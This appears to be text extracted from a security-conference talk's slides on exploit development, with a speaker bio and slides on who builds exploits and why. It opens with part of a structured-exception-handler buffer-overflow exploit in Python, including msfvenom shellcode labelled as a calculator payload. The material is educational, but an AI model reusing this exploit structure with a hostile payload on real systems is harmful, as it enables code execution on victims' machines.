



aka “Der Hacker und die 7 Geißlein”



```
17 NSEH = "\xeb\x06\x90\x90"
18
19 SEH = "\x21\x21\xe4\x66"
20 nops = "\x90" * 8
21 #badchar \x00\x0a\x0d\x2f
22 #msfvenom calculator
23 buf = ""
24 buf += "\xba\x9a\x98\xaf\x7e\xdd\xc2\xd9\x74\x24\xf4\x5f\x29"
25 buf += "\xc9\xb1\x31\x83\xc7\x04\x31\x57\x0f\x03\x57\x95\x7a"
26 buf += "\x5a\x82\x41\xf8\xa5\x7b\x91\x9d\x2c\x9e\xa0\x9d\x4b"
27 buf += "\xea\x92\x2d\x1f\xbe\x1e\xc5\x4d\x2b\x95\xab\x59\x5c"
28 buf += "\x1e\x01\xbc\x53\x9f\x3a\xfc\xf2\x23\x41\xd1\xd4\x1a"
29 buf += "\x8a\x24\x14\x5b\xf7\xc5\x44\x34\x73\x7b\x79\x31\xc9"
30 buf += "\x40\xf2\x09\xdf\xc0\xe7\xd9\xde\xe1\xb9\x52\xb9\x21"
31 buf += "\x3b\xb7\xb1\x6b\x23\xd4\xfc\x22\xd8\x2e\x8a\xb4\x08"
32 buf += "\x7f\x73\x1a\x75\xb0\x86\x62\xb1\x76\x79\x11\xcb\x85"
33 buf += "\x04\x22\x08\xf4\xd2\xa7\x8b\x5e\x90\x10\x70\x5f\x75"
34 buf += "\xc6\xf3\x53\x32\x8c\x5c\x77\xc5\x41\xd7\x83\x4e\x64"
35 buf += "\x38\x02\x14\x43\x9c\x4f\xce\xea\x85\x35\xa1\x13\xd5"
36 buf += "\x96\x1e\xb6\x9d\x3a\x4a\xcb\xff\x50\x8d\x59\x7a\x16"
37 buf += "\x8d\x61\x85\x06\xe6\x50\x0e\xc9\x71\x6d\xc5\xae\x8e"
38 buf += "\x27\x44\x86\x06\xee\x1c\x9b\x4a\x11\xcb\xdf\x72\x92"
39 buf += "\xfe\x9f\x80\x8a\x8a\x9a\xcd\x0c\x66\xd6\x5e\xf9\x88"
40 buf += "\x45\x5e\x28\xeb\x08\xcc\xb0\xc2\xaf\x74\x52\x1b"
```



#whoami




Florian Bogner

*IT Security Expert
aka "Professional Hacker"
Speaker and Trainer
Bug Bounty Hunter*

More than 50 vulnerabilities reported to:








Who?




Hacking other countries for “self defense” and “peace”
e.g. NSA, Russia, ...



Creating exploits for APT Threat Actors
Here’s the big money:
Up to 1.5 million USD!
e.g. Zerodium



You have to start somewhere, right?
From simply buffer overflows to really complex tutorials available



e.g. to check the security of a self-developed application.





Douche Bags
We make INC bags!

Our Plan



Our Plan




